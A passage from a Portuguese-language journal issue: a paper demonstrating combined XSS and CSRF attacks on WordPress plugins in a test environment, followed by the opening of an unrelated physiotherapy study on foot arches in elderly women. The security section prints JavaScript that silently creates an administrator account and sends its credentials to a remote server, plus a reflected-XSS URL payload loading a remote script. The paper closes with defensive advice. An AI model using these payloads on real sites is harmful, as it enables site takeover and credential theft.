- a) XSS Persistente (*stored*): neste tipo de ataque o script é armazenado de forma que possa ser executado sempre que o usuário acessa determinada página. Este script pode estar armazenado em uma página de perfil, no banco de dados ou até mesmo em um cookie (DADARIO, 2012).
- b) XSS Refletido (*reflected*): no caso do Refletido, a aplicação apenas reflete aquilo que foi enviado a ela, como por exemplo um parâmetro de URL (*Uniform Resource Locator*) ou dado de formulário. Caso não haja nenhum tratamento nestes dados qualquer coisa digitada ou enviada será reproduzida na aplicação, inclusive um código *JavaScript* (EQUIPE REDE Segura, 2012).
- c) Baseado no DOM (*DOM Based*): este tipo de ataque não é tão comum quanto o refletido, pois é mais complexo. É comum que se explore uma vulnerabilidade de algum dos componentes da página, como bibliotecas *JavaScript*. Durante o ataque o site tem seu DOM (*Document Object Model*) alterado e executa algum *script* malicioso (DADARIO, 2012).

2.3 CSRF

O CSRF (*Cross-Site Request Forgery*) é um tipo de ataque onde o atacante explora a relação de confiança que um site possui com o navegador que o acessa. O atacante manipula, através de uma página acessada pelo usuário, outra página que ele esteja acessando. Esse é o verdadeiro alvo (OWASP, 2013).

Após o *login* ser efetuado em determinado site é iniciada uma sessão, que permite que o usuário permaneça acessando a aplicação sem a necessidade de efetuar *login* novamente. Durante este tempo, a aplicação permite que seja feita uma série de ações que variam de acordo com o tipo de aplicação acessada. Se utilizado como exemplo um site de banco, tem-se a seguinte possível situação:

- a) O usuário efetua *login* no site do banco utilizando os dados de sua conta e senha.
- b) É iniciada uma sessão e, a partir de então, o usuário pode executar todas as ações pertinentes à aplicação, como transferências, pagamento de contas, aplicações, etc.
- c) Supondo que exista, carregada em outra aba do navegador, uma página aparentemente inofensiva. Após um clique em um link dessa página, ela efetua uma requisição para o site do banco.
- d) Caso a aplicação do banco seja vulnerável a CSRF, o site inofensivo pode fazer uma operação no site do banco sem sequer obter os dados de acesso, uma vez que há uma sessão ativa no navegador. Toda essa ação poder ser efetuada através de uma simples requisição HTTP.

O processo descrito acima é um caso clássico de ataque CSRF, um site qualquer utilizou a confiança existente entre o site e o navegador, neste caso a sessão, e conseguiu realizar uma operação na conta bancária do usuário de forma simples.

O CSRF está na oitava posição do *ranking* de riscos de ataque mais críticos exploráveis a partir de vulnerabilidades em sistemas *web* (OWASP, 2013). Na lista anterior, do ano de 2010, já estava presente em os dez.

Atualmente, tanto os navegadores quanto as aplicações tomam medidas que visam evitar, ou ao menos dificultar esse tipo de ação. Navegadores como *Chrome*, *Edge* e *Firefox* bloqueiam requisições entre domínios diferentes, exceto com a configuração de aceite da aplicação que recebe a requisição (W3C, 2010).

Outra forma de evitar que haja este tipo de ataque são os campos anti-CSRF, que nada mais são do que *hashs* randômicas geradas a cada exibição de formulário e que verificam se a requisição veio realmente da aplicação e de um local válido. É comum que *frameworks* possuam este tipo de validação à disposição do usuário no momento da construção da aplicação. Qualquer uma das medidas citadas evitariam que o ataque descrito anteriormente fosse bem-sucedido (FERREIRA).

2.4 VULNERABILIDADES E A PLATAFORMA

Existem diversas formas de explorar vulnerabilidades em sistemas *web*: uma sequência de comandos, dados ou um trecho de código. Essas técnicas são conhecidas como *exploit*. Eles são classificados geralmente pelo tipo de vulnerabilidade que exploram, pela necessidade de serem executados na mesma máquina em que está o sistema atacado e através do resultado de sua execução (REDAÇÃO, 2015).

Os riscos de ataque mais críticos exploráveis a partir de vulnerabilidades em sistemas *web* são ranqueados em uma lista chamada “*The Top 10 Most Critical Web Application Security Risks*”, criada pela *Open Web Application Security Project (OWASP)*, entidade sem fins lucrativos e de reconhecimento internacional, que contribui para a melhoria da segurança de

3 EXPERIMENTO

softwares reunindo informações importantes que permitem avaliar riscos de segurança e combater formas de ataques através da internet.

No caso do *Wordpress*, há uma comunidade de desenvolvedores ativa que publica atualizações constantemente, corrigindo falhas e protegendo a aplicação contra diversos tipos de vulnerabilidades conhecidas. Em versões mais recentes as atualizações já ocorrem automaticamente. O mesmo não ocorre com alguns dos *plug-ins* e temas disponibilizados no próprio site do *Wordpress*. Por essas aplicações serem desenvolvidas em sua maioria por terceiros e não passarem por nenhuma homologação nem testes junto à nenhuma empresa, um *plug-in* ou tema desatualizado ou com alguma falha de segurança no seu desenvolvimento pode facilitar o acesso a dados sensíveis por *softwares* mal-intencionados ou até comprometer toda a aplicação que o utiliza.

Desde 2004, de todos os ataques efetuados em sistemas *Wordpress*, 35,6% foram por XSS (mais do que o dobro do que o segundo colocado, com 16,6%) e 5,9% por CSRF (CVE DETAILS, 2015). Estes serão os dois tipos de vulnerabilidades abordadas neste artigo através de uma demonstração da utilização de um *exploit* que os combina, para explorar vulnerabilidades em sistemas *Wordpress* que utilizem algum *plug-in* ou tema vulnerável.

Sabendo-se que o processo de desenvolvimento de *plug-ins* e temas do *Wordpress*, na maioria das vezes, não possui nenhum tipo de validação ou homologação, é possível se valer disso para realizar um ataque bem-sucedido. Neste caso serão combinadas duas técnicas de ataque previamente citadas, XSS e CSRF, para explorar uma vulnerabilidade de dois deles.

Ambos os ataques utilizam *JavaScript*, porém são executados de formas distintas, um utiliza um ataque XSS do tipo persistente enquanto o outro utiliza um do tipo refletido. Os *plugins* atacados também se diferem entre si. Para os testes em ambiente controlado foi utilizada a versão 4.3.2 do *WordPress*, que aceita ambos os *plugins* utilizados.

3.1 ATAQUE COM XSS PERSISTENTE

Para o ataque XSS é necessário primeiramente descobrir alguma falha que permita o armazenamento do *script* malicioso. Neste caso, o *plugin* a ser utilizado é o *Easy Comment Uploads* (WRIGHT, 2016) que possui uma vulnerabilidade que permite o upload de arquivos para o servidor da aplicação sem o consentimento do usuário e os deixa publicamente acessível. O *WordPress* mantém um padrão de pastas de arquivos, *plugins* e temas. Então, desta forma, todos os *plugins* instalados seguirão o mesmo padrão de diretórios, o que facilita a busca através de motores de busca.

O *Easy Comment Uploads*, até o momento em que este artigo era escrito possuía mais de quinhentas instalações listadas no Google (Figura 1), apesar de já não ser mais listado na página oficial de *plugins* do *WordPress*.




Figura 1 – Resultado de pesquisa em site de busca demonstra o padrão de diretórios.
Fonte: GOOGLE, adaptado pelos autores, 2015.

No ambiente de teste, o *plug-in Easy Comment Uploads* foi instalado e a aplicação passou a ser vulnerável. Com o ambiente pronto, o objetivo é inserir um arquivo de *script* no servidor da aplicação que, por meio de CSRF, crie um novo usuário administrador sem que o usuário atacado saiba. É importante salientar que, após o *upload* do arquivo, é necessário que o usuário atacado acesse a página do *script* para que ele seja executado.

Os requisitos para que o ataque seja bem-sucedido neste caso, são: que o usuário tenha efetuado *login* no *WordPress* e que ele possua privilégios de administrador. Os passos a serem executados pelo script são:

a) Acesso a tela de edição do perfil do usuário atacado e alterar o seu e-mail.

b) Alterando o e-mail do usuário, ele deixa de receber notificações do *WordPress* e sendo assim é possível criar um novo usuário administrador.

c) Acesso a tela de criação de usuários e preenchimento das informações necessárias, submetendo o formulário. Exemplo apresentado na Figura 2.

```
1  if (step == 1) {
2      window.frames[0].document.getElementById('user_login').value = user;
3      window.frames[0].document.getElementById('email').value = user + '@owned.com';
4      window.frames[0].document.getElementById('pass1').value = pass;
5      window.frames[0].document.getElementById('pass2').value = pass;
6      window.frames[0].document.getElementById('role').value = "administrator";
7      window.frames[0].document.getElementById("createuser").submit();
8
9      setTimeout(function(){
10         $.cookie("step", 2);
11         document.getElementById('wp').src = "http://siteatacado.com.br/wordpress/wp-admin/options-general.php";
12     }, 2000);
13 }
```

Figura 2 – Trecho de código JavaScript utilizado no experimento (DO AUTOR).
Fonte: Autores, 2015.

d) Para a criação de usuários, serão utilizados caracteres aleatórios que, após criados, são enviados para um servidor remoto onde o atacante tem acesso. São enviados remotamente o endereço do site atacado, usuário e senha criados.

e) Finalizada a criação do novo usuário, o e-mail do perfil do usuário atacado é restaurado e então é feito um redirecionamento para uma página qualquer e até mesmo confiável (Figura 3).

Todos os passos acima foram executados via linguagem de programação *Javascript* com auxílio da biblioteca *jQuery*.

```
1  if (step -- 2) {
2
3      var xmlhttp = new XMLHttpRequest();
4      xmlhttp.open("GET", "http://servidorarquivo.com/__savedata.php?url=" +
5                          window.frames[0].document.domain + "&pass=" + pass + "&user=" + user, true);
6      xmlhttp.send();
7
8      window.frames[0].document.getElementById('admin_email').value = oldEmailAdmin;
9      window.frames[0].document.getElementById("submit").click();
10
11     setTimeout(function(){
12         $.removeCookie("step");
13         $.removeCookie("oldEmailAdmin");
14
15         document.location.href = "http://siteconfiavel.com.br";
16     }, 2000);
17 }
18 }
```

Figura 3 – Trecho de código JavaScript utilizado no experimento (DO AUTOR).
Fonte: Autores, 2015.

Com a abordagem utilizada acima, duas validações muito utilizadas para ataques CSRF foram burladas. A primeira delas - que é executada inclusive pelos navegadores - é a requisição entre domínios distintos. Como o *script* está sendo executado dentro da própria aplicação,

não há o bloqueio. A outra validação é feita nos formulários, o popular *token* anti-csrf. Este *token* é gerado no momento em que o formulário é carregado e evita basicamente que um outro site envie uma requisição para o *Wordpress*, ela seja aceita e executada. Neste caso, como o formulário da aplicação é carregado, o *token* é gerado e validado, permitindo a criação do novo usuário administrador.

Após a execução, o atacante possui os dados de acesso à aplicação e perfil de administrador, isso sem que o dono do site saiba ou tenha indícios de que foi atacado. Por meio deste novo acesso criado, é possível ter controle total da aplicação e realizar inclusive a exclusão do usuário. Outras ações ainda poderiam ser feitas, como por exemplo a publicação de um post ou redirecionamento de usuários para outras páginas a fim de ganhar visualizações em outra página.

3.2 ATAQUE COM XSS REFLETIDO

Para o ataque XSS Refletido, será utilizada uma vulnerabilidade no *plug-in User Profile*, que permite através da URL que seja injetado código *JavaScript* na página. Este ataque tem uma complexidade menor que o anterior, pois não exige que seja feito *upload* de nenhum arquivo, apenas deve-se referenciar o arquivo de extensão *js* através da imagem e do atributo *'onerror'*, como demonstrado no Quadro 2.

```
/profile/?redirect_to="><img src=x onerror=x><script src=http://meusexploits/exploit.js></script>
```

Quadro 2 – Exemplo de injeção de *script* XSS por meio de *tag* de imagem.

Fonte: Autores, 2015.

O *script* referenciado acima executa os mesmos passos do anterior, com a diferença de que este é escrito inteiramente em *JavaScript*. Após a execução, da mesma forma o atacante tem acesso aos dados do novo usuário criado e poder total sobre a aplicação.

4 RESULTADOS

Nos testes executados em ambiente controlado, provou-se possível obter acesso de administrador a uma aplicação vulnerável a XSS através de ataques combinados. Em todas as execuções de ambos os cenários descritos, o *script* foi executado com sucesso, permitindo o posterior acesso aos dados no servidor remoto para onde eram enviados endereço do site, usuário e senha criados, demonstrados na Figura 4. Além disso, o usuário administrador do site atacado não foi notificado da alteração, o que contribui para que o ataque não seja descoberto. A única maneira a qual o usuário atacado poderá identificar o ataque, é por meio do acesso ao painel de controle do *Wordpress*, na seção de usuários, conforme demonstra a Figura 5.

```
23/12/2015 20:16:30 | http://siteatacado.com.br | PF2THm0v4WO4 | 20zRiraJxtfS
23/12/2015 20:16:46 | http://siteatacado.com.br | YmRyDi8tjrtX | CdCHthPjvIkv
23/12/2015 20:17:01 | http://siteatacado.com.br | wDO16fL8LbLs | BxNqhf7dZORc
23/12/2015 20:17:14 | http://siteatacado.com.br | 45TkD9n2ZBmi | EDziHLlLi8rQ
23/12/2015 20:17:26 | http://siteatacado.com.br | jsU0yGp7AgHM | K5nNG6JmLw79
23/12/2015 20:17:38 | http://siteatacado.com.br | svOuKcaVZmyY | miDoOLHzJtgb
23/12/2015 20:17:50 | http://siteatacado.com.br | 3KmYZVNJnICd | 9J4rZaeuDfpm
23/12/2015 20:18:08 | http://siteatacado.com.br | 745y7P32kujC | leLAOmQwBJdL
23/12/2015 20:18:19 | http://siteatacado.com.br | slCWHsF9oSAA | 2UXHJ1pgTwLi
23/12/2015 20:18:31 | http://siteatacado.com.br | pxRfhqDDg0e1 | Op7zZ9Yse1Kf
```

Figura 4 – Lista de sites atacados com usuários e senhas (DO AUTOR).
Fonte: Autores, 2015.




Figura 5 – Resultado da criação de usuários em uma instalação Wordpress vulnerável.

Fonte: WORDPRESS, adaptado pelos autores, 2015.

Os testes também se mostraram eficientes em demonstrar que mesmo técnicas anti-CSRF largamente utilizadas são ineficientes em um ataque combinado. No ataque XSS Persistente não houve qualquer tipo de bloqueio, já que o *script* era executado no mesmo domínio da aplicação. No ataque XSS Refletido, onde era feita uma requisição para outro domínio, não houve bloqueio da requisição no navegador utilizado, o Firefox na versão 39.

Até a finalização do experimento, já haviam sido publicadas correções para o *plug-in User Profile* e o *plug-in Easy Comment Uploads* foi removido do site do WordPress, estando disponível apenas no site GitHub. Apesar disso, grande parte das instalações WordPress ainda utilizam versões desatualizadas de ambos os *plug-ins*.

5 CONSIDERAÇÕES FINAIS

A medida mais eficaz a ser tomada a fim de evitar ataques desta natureza é manter sempre atualizada a instalação *WordPress* e os *plug-ins* utilizados. É provável que, mesmo com a atualização, novas vulnerabilidades sejam descobertas, entretanto, quanto mais antiga a falha, maior a probabilidade de ser descoberta e conseqüentemente explorada. Outra medida é consultar, sempre que possível, o histórico de vulnerabilidades de um *plug-in* e/ou do desenvolvedor/empresa que o publica. Este tipo de informação pode dizer muito sobre o *plug-in* a ser instalado (VIEIRA, 2015).

A manutenção de *plug-ins* inativos também não é encorajada, uma vez que, mesmo em estado inativo, ele pode comprometer a aplicação. Utilizando como exemplo o *Easy Comment Uploads*, mesmo inativo ainda compromete a instalação como um todo. Os bancos de dados de vulnerabilidades tais como *Exploit Database*, *WPScan*, *WordPress Exploit* e *CVE Details* são excelentes fontes de informação sobre vulnerabilidades *WordPress*.

Foi pesquisada uma série de ferramentas para detecção de vulnerabilidades, entre elas *Exploit Scanner*, *Sucuri Security*, *Wordfence Security*, *WordPress File Monitor Plus* e *WPScan*. Com exceção do *WPScan*, todas são *plug-ins* a serem instalados na própria aplicação. Por serem instaladas, estas ferramentas terão acesso irrestrito a aplicação e, portanto, podem ser mais efetivas que as demais, bem como podem adicionar novas vulnerabilidades.

REFERÊNCIAS

DADARIO, Anderson. **XSS – Guia explicativo**. Dadario, 2012. Disponível em: <<https://dadario.com.br/xss-guia-explicativo/>>. Acesso em: 10 jan. 2016.

EQUIPE Rede Segura. **Série Ataques: Saiba mais sobre o Cross-site Scripting (XSS)**. São Paulo: Rede Segura Tecnologia, 2012. Disponível em: <<http://www.redesegura.com.br/2012/01/saiba-mais-sobre-o-cross-site-scripting-xss/>>. Acesso em: 23 dez. 2015.

FERREIRA, Rodrigo. **Protegendo sua aplicação web contra Cross-Site Request Forgery**. Porto Alegre: Caelum, 2015. Disponível em: <<http://blog.caelum.com.br/protegendo-sua-aplicacao-web-contra-cross-site-request-forgerycsrf/>>. Acesso em: 20 dez. 2015.

OWASP. **Top 10 2013-Top 10**. OWASP, 2013. Disponível em: <https://www.owasp.org/index.php/Top_10_2013-Top_10>. Acesso em: 23 dez. 2015.

REDE SEGURA. **Recomendações OWASP**. São Paulo: Rede Segura Tecnologia, 2016. Disponível em: <<http://www.redesegura.com.br/gerenciamento-de-vulnerabilidades/recomendacoes-owasp/>>. Acesso em: 21 dez. 2015.

REDAÇÃO. **O que é exploit?**. CanalTech. Disponível em: <<http://canaltech.com.br/o-que-e-o-que-e-o-que-e-exploit/>>. Acesso em: 21 dez. 2015.

VIEIRA, Leandro. **Como analisar aspectos de segurança de plugins WordPress**. Apiki Blog, 2015. Disponível em: <<https://blog.apiki.com/2015/11/09/como-analisar-aspectos-de-seguranca-de-plugins-wordpress/>>. Acesso em: 20 dez. 2015.

W3C. **Same Origin Policy**. W3C. Disponível em: <https://www.w3.org/Security/wiki/Same_Origin_Policy>. Acesso em: 03 jan. 2016.

W3TECHS. **Usage statistics and market share of WordPress for websites**. W3techs. Disponível em: <<http://w3techs.com/technologies/details/cm-wordpress/all/all>>. Acesso em: 26 dez. 2015.

DESTAQUE

Ciências da Saúde - Fisioterapia

CORRELAÇÃO ENTRE DADOS ANTROPOMÉTRICOS E A DISTRIBUIÇÃO DE PRESSÃO NA REGIÃO DO ARCO PLANTAR EM IDOSAS

Patrícia Slaviero

Acadêmica de Fisioterapia, Bolsa IC
Feevale, ICS-Universidade Feevale.
patriciasl@feevale.br

Taís Elena Heidrich

Acadêmica de Fisioterapia, Bolsa
PIBITI CNPq, ICS-Universidade
Feevale. taiseh@feevale.br

Raquel Ehlert

Mestre em Inclusão Social e
Acessibilidade, bolsa DTI-CNPq, ICS-
Universidade Feevale.
raquelehlert@yahoo.com.br

Eliane Fátima Manfio

Doutora em Educação Física,
Professora e Pesquisadora, ICS-
Universidade Feevale.
elianef@feevale.br

RESUMO

O envelhecimento contribui significativamente para as alterações antropométricas e biomecânicas que ocorrem nos pés, influenciando na marcha e aumentando o risco de quedas. Diferentes métodos são utilizados para avaliar a conformação do arco plantar longitudinal medial, como a altura do osso navicular e a distribuição da pressão plantar. O objetivo deste estudo foi correlacionar os dados antropométricos e a distribuição de pressão no arco plantar em idosas. Participaram 50 idosas, com média de idade 69,4 (5,7) anos. Para a avaliação antropométrica foi utilizada uma balança e um estadiômetro; para avaliação antropométrica dos pés, o Sistema INFOOT (scanner 3D), e para a avaliação da pressão plantar, a plataforma de pressão Emed-X. Os resultados mostraram que a diminuição da altura do navicular em idosas provocou aumento do índice do arco plantar e dos picos de pressão no mediopé, mostrando que a altura do navicular pode ser utilizada para caracterizar a conformação do arco plantar. Nas idosas que participaram deste estudo, observou-se que com o aumento da idade ocorreu redução do índice do arco plantar, dos picos de pressão no mediopé, da massa corporal e do IMC, que podem estar relacionadas com a diminuição da composição corporal, funcionalidade e velocidade da marcha provocadas pelo envelhecimento.

Palavras-chave: Arco plantar. Pressão Plantar. Antropometria. Idosas.

ABSTRACT

Aging contributes significantly to anthropometric and biomechanic alterations of the feet, having effect on gait and increasing the risk of falls. Different methods are used to evaluate the plantar arch structure, like navicular bone height and plantar pressure distribution. The aim of this study was correlate anthropometric data and plantar pressure distribution under plantar arch in elderly women. Participated in this study 50 elderly women, mean age 69,4(5,7) years. For the anthropometric measurements were used scale and stadiometer; for anthropometric measurements of feet, the INFOOT System (3D Scanner) and for the assessment of plantar pressure was used the Emed-X System. Results showed that the decrease in navicular height in elderly women caused an increase in arch index and peak plantar pressure in the midfoot, demonstrating that navicular height could be used to characterize plantar arch structure. In the elderly women of this study, it was observed that with increasing age there was reduction of the arch index, peak plantar pressures in the midfoot, body mass and BMI, which may be related to the decrease in body composition, functionality and gait speed caused by aging.

Keywords: Plantar Arch. Plantar Pressure. Anthropometry. Elderly

1 INTRODUÇÃO

A população idosa vem crescendo nos últimos anos de forma acelerada, segundo IBGE (2014) a expectativa de vida foi estimada em 74,9 anos em 2013. Somado à diminuição da mortalidade dos idosos, que diminuiu 30% desde 1980, se faz necessário o aumento de estudos e reformulações nas políticas públicas de saúde voltadas para prevenção em saúde e melhora da qualidade de vida dessa população (GARRIDO; MENEZES, 2002; PILATTI et al., 2012).

O processo de envelhecimento é marcado pelo déficit da capacidade funcional devido às alterações neurológicas e musculoesqueléticas (GONÇALVES et al., 2010; BARROS et al., 2010). Fatores como diminuição da força muscular, flexibilidade, sensibilidade, equilíbrio e aumento das deformidades ósseas estão diretamente relacionadas às alterações morfológicas e funcionais nos pés (COSTA et al., 2013; MARIN; MACIEL, 2014; PALUDETTE et al., 2014). Tais alterações influenciam na marcha e aumentam o risco de queda nos idosos, que podem ser potencializadas quando associadas a algum processo patológico ou ao uso de calçados inadequados (COSTA et al., 2013; GERVÁSIO et al., 2012; ABREU; CALDAS, 2008).

Em especial, alterações funcionais nos pés associadas ao envelhecimento podem ser responsáveis por padrões anormais de distribuição de pressão plantar (SCOTT; MENZ; NEW-COMBE, 2007; MENZ; MORRIS, 2006), que podem ser avaliados através de recursos de alta tecnologia que permitem analisar o comportamento da pressão plantar em regiões específicas e determinar a conformação do arco plantar, classificando os diferentes dos tipos de pé (pé cavo, pé plano, pé normal) e auxiliando no diagnóstico e tratamento de patologias. (FAN et al., 2011, AZEVEDO; NASCIMENTO, 2009; JUCÁ, 2006).-

Alterações nas características anatômicas dos pés, como a depressão do arco plantar longitudinal medial (APLM), podem provocar modificações no comportamento da distribuição de

pressão plantar (NAZARIO; SANTOS; AVILA, 2010). Os picos de pressão na região do mediopé em idosos apresentam-se significativamente mais elevados em comparação com outras faixas etárias (MANFIO et al., 2014; BOSCH et al., 2009), assemelhando-se as características das pressões plantares encontradas em pés planos (HILLSTROM et al., 2013) e estão relacionados com uma diminuição da altura do APLM (HILLSTROM et al., 2013; MENZ; MORRIS, 2006).

O APLM promove funções essenciais na biomecânica do pé, como o amortecimento do impacto, propulsão durante a locomoção e a transferência das cargas para as articulações dos membros inferiores e coluna (QUEEN et al., 2007; FAN et al., 2011). O APLM é formado pelos ossos do calcâneo, tálus, navicular, primeiro cuneiforme e primeiro metatarso. Dentre esses, o navicular é considerado o principal osso de sustentação do APLM, articulando-se com o tálus (retropé), cubóide e os três cuneiformes (mediopé) (STARKEY; RYAN, 2001). A articulação talocalcaneonavicular é uma articulação complexa dos pés, onde a cabeça do tálus se articula com o calcâneo e com o navicular, permitindo os movimentos envolvidos para a inversão e eversão do pé (DRAKE; MITCHELL; VOGL, 2010) e alterações nessas estruturas podem acarretar modificações na forma e função do APLM. Assim, a altura do navicular pode ser uma variável antropométrica importante para análise da conformação do APLM (SHRADER et al., 2005; CESAR et al., 2012). Com base nas colocações acima, o objetivo deste estudo foi correlacionar variáveis antropométricas e a distribuição de pressão no arco plantar em idosos.

2 METODOLOGIA

Participaram deste estudo 50 idosas consideradas ativas e independentes nas atividades de vida diária, com média de idade de 69,4 (5,7) anos, massa corporal de 67,1 (13,8) Kg e estatura de 154,7 (6,3) cm. As idosas foram selecionadas por conveniência e todas assinaram o Termo de Consentimento Livre e Esclarecido, aprovado pelo CEP local (processo nº 4.09.01.11.2012). As idosas com lesões nas extremidades inferiores nos últimos 12 meses e doença neurológica ou sistêmica (diabetes, artrite reumatoide), foram excluídas do estudo.

Para a coleta dos dados foram realizadas as seguintes avaliações:

- **Avaliação das variáveis antropométricas:** Para avaliar a massa corporal foi utilizada uma balança da marca Walmy, com precisão de 100g e a estatura foi utilizado um estadiômetro da marca Cardiomed, com precisão de 1mm. Para avaliar a altura do navicular (AN) foi utilizado o sistema INFOOT (*I-Ware Laboratory Co., Ltd*), que realiza a digitalização 3D dos pés, através de oito câmeras e quatro feixes de laser. Durante a digitalização 3D dos pés (esquerdo e direito), as idosas permaneceram em pé, olhando para um ponto fixo à sua frente e com o peso corporal distribuído igualmente sobre os dois pés, estando o pé direito no escaner (Infoot) apoiado sobre o vidro (parte inferior interna do escaner) e o pé esquerdo sobre o apoio lateral externo do escaner. Na sequência foi o realizado o mesmo procedimento para digitalizar o pé esquerdo.

- **Avaliação da distribuição de pressão plantar durante a marcha:** Para avaliar os picos de pressão plantar (PPP) e o índice do arco plantar (IAP) foi utilizada a plataforma de pressão Emed-X (*Novel, GbmH*), que consiste em uma plataforma de pressão com sensores capacitivos, resolução de 4 sensor/cm² e taxa de aquisição de 100 Hz. A plataforma de pressão foi nivelada no centro de uma passarela de EVA de 8 m e as idosas caminharam de forma independente, com os pés descalços, em velocidade auto-selecionada sobre a passarela/plataforma. Foram adquiridas 5 tentativas válidas para cada pé (esquerdo e direito) (McPoil et al., 1999; Bosch et al., 2009) e para a análise dos dados foi considerada a média das 5 tentativas para cada pé e sujeito. Os dados foram processados pelo *Software Novel* e os picos de pressão plantar (kPa) foram avaliados em 4 regiões: Retropé (calcanhar), Mediopé (arco plantar), Antepé (metatarsos) e Dedos (hálux) (Figura 1). Neste estudo serão apresentados somente os dados referentes a região do mediopé.

As variáveis analisadas nesse estudo foram: Picos de Pressão Plantar (PPP) no mediopé (arco plantar longitudinal medial), Índice do Arco Plantar (IAP) (Figura 2), Altura do Navicular (AN) (Figura 3), Estatura, Massa Corporal e Índice de Massa Corporal (IMC).




Figura 1 - Regiões Plantares.
Fonte: elaborado pelos autores.




Figura 2 - Representação do Índice do Arco Plantar (Software Novel).
Fonte: elaborado pelos autores.




Figura 3- Altura do Navicular (AN)
Fonte: elaborado pelos autores.

Análise dos dados: O tratamento estatístico foi realizado através do SPSS–22.0, sendo utilizadas medidas descritivas, teste de normalidade (teste Kolmogorov-Smirnoff) e coeficiente de correlação de Pearson. O nível de significância utilizado foi menor ou igual a 0,05.

3 RESULTADOS

Tabela 1 - Dados descritivos e correlações entre as variáveis.

Variáveis	Média (DP)	Correlação de Pearson (r)	
		IAP	PPP
Índice do Arco Plantar (IAP)	0,26 (0,04)	-	0,367*
Picos de Pressão Plantar (PPP) (kPa)	175,7 (49,8)	0,367*	-
Altura do Navicular (AN) (mm)	35,3 (6,7)	-0,493*	-0,207**
Estatura (cm)	154,7 (6,3)	0,018	0,155
Massa Corporal (Kg)	67,2 (13,8)	0,304*	0,602*
Índice de Massa Corporal (IMC) (kg/m ²)	28,0 (4,9)	0,344*	0,618*
Idade (anos)	69,4 (5,7)	-0,410*	-0,307*

Fonte: elaborado pelos autores.

* p < 0,01. ** p < 0,05. DP = Desvio Padrão

Os resultados, média e desvio padrão, das variáveis estudadas e a correlação entre as variáveis foram apresentadas na Tabela 1.

Os resultados mostraram correlação negativa moderada entre a AN e o IAP ($r=-0,493$) e correlação negativa fraca entre a AN e os PPP no mediopé (APLM) ($r=-0,207$) (Tabela 1 e Figura 1). Não foram encontradas correlações entre a AN com a idade e com as demais variáveis antropométricas (estatura, massa corporal e IMC).

Foi encontrada correlação negativa moderada entre o IAP e a idade ($r=-0,410$) (Tabela 1 e Figura 2a), mostrando uma tendência que à medida que aumenta a idade ocorre diminuição do IAP, caracterizando pés normais ou cavos. Porém, a média do valor do IAP para as idosas deste estudo apresentou classificação de pés planos (Tabela 1). Correlacionado o IAP com o IMC ($r=0,344$) (Figura 3a), massa corporal ($r=0,304$) e os PPP no mediopé ($r=0,367$) foram encontradas correlações positivas fracas (Tabela 1).

Para os PPP no mediopé (Tabela 1) foi observada correlação negativa fraca com a idade ($r=-0,307$) (Figura 2b) e foram observadas correlações positivas moderadas com o IMC ($r=0,618$) (Figura 3b) e com a massa corporal ($r=0,602$) (Tabela 1).





Figura 1 - Correlações entre a Altura do Navicular e o Índice do Arco Plantar (a) e os Picos de Pressão Plantar no mediópé (b).
